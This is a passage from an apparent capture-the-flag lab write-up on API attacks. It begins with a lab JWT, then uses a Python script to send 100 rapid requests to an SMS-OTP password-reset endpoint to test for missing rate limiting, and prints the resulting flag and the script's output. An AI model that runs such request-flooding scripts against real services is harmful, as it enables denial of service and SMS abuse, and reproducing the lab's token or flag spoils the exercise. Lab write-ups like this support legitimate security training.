eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Imh0YnBlbnRlc3RlcjhAcGVudGVzdGVyY29tcGFueS5jb20iLCJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dzLzIwMDgvMDYvaWRlbnRpdHkvY2xhaW1zL3JvbGUiOlsiU3VwcGxpZXJDb21wYW5pZXNfR2V0IiwiU3VwcGxpZXJDb21wYW5pZXNfVXBsb2FkQ2VydGlmaWNhdGVPZkluY29ycG9yYXRpb24iXSwiZXhwIjoxNzkxNjU0MTYxLCJpc3MiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIiwiYXVkIjoiaHR0cDovL2FwaS5pbmxhbmVmcmVpZ2h0Lmh0YiJ9.bOQer8e-WMHjY2dsO7ssEcshg7qG5SXn_3lfzZbXUgqe1I6p3R7LZMi9Xti765uVQFeioxo8zV_lym2y_ZOYkQ
- Input it on the Authorize function and we should be good to go
Now if we execute the /api/v1/roles/current-user endpoint we will be able to see that this user is assigned the same two roles we saw in this section:

{
  "roles": [
    "SupplierCompanies_Get",
    "SupplierCompanies_UploadCertificateOfIncorporation"
  ]
}
So it seems like we have the same setup as this section but we are asked to exploit "another" URC vulnerability. Since we are told by the hint that we should focus on the /api/v1/authentication/customers/passwords/resets/sms-otps endpoint I will execute it to see what it does:

- It asks for an email and just responds with true or false.
It does not take a file or anything so the only thing I can imagine at this point is request rate limiting. If this endpoint does not limit the number of requests we might be able to flood the server by doing repetitive sms-otps requests.
I will try to test this by running the following python script:
import requests
import time

TARGET = "http://154.57.164.83:40630"
ENDPOINT = "/api/v1/authentication/customers/passwords/resets/sms-otps"

# Replace with whatever field name Swagger shows (e.g. "email" or "phoneNumber")
payload = {"email": "htbpentester8@hackthebox.com"}

for i in range(100):
    r = requests.post(f"{TARGET}{ENDPOINT}", json=payload, timeout=5)
    print(f"[{i}] status={r.status_code} len={len(r.content)} body={r.text[:200]}")
    if r.status_code == 429:
        print("Rate limited at request", i)
        break
    if "flag" in r.text.lower() or "HTB{" in r.text.lower():
        print(">>> FLAG FOUND:", r.text)
        break
    time.sleep(0.05)
- It will make 100 back-to-back requests and see if the server limits the amount of requests at some point.
- If the flag is somewhere at a request number threshold we will capture it.
Output:
┌──(macc㉿kaliLab)-[~/htb/api_attacks]
└─$ python3 dos_exploit.py
[0] status=200 len=23 body={"SuccessStatus":false}
[1] status=200 len=23 body={"SuccessStatus":false}
[2] status=200 len=23 body={"SuccessStatus":false}
[3] status=200 len=23 body={"SuccessStatus":false}
[4] status=200 len=23 body={"SuccessStatus":false}
[5] status=200 len=23 body={"SuccessStatus":false}
[6] status=200 len=23 body={"SuccessStatus":false}
[7] status=200 len=23 body={"SuccessStatus":false}
[8] status=200 len=23 body={"SuccessStatus":false}
[9] status=200 len=23 body={"SuccessStatus":false}
[10] status=200 len=48 body={"flag":"HTB{01de742d8cd942ad682aeea9ce3c5428}"}
>>> FLAG FOUND: {"flag":"HTB{01de742d8cd942ad682aeea9ce3c5428}"}
flag: HTB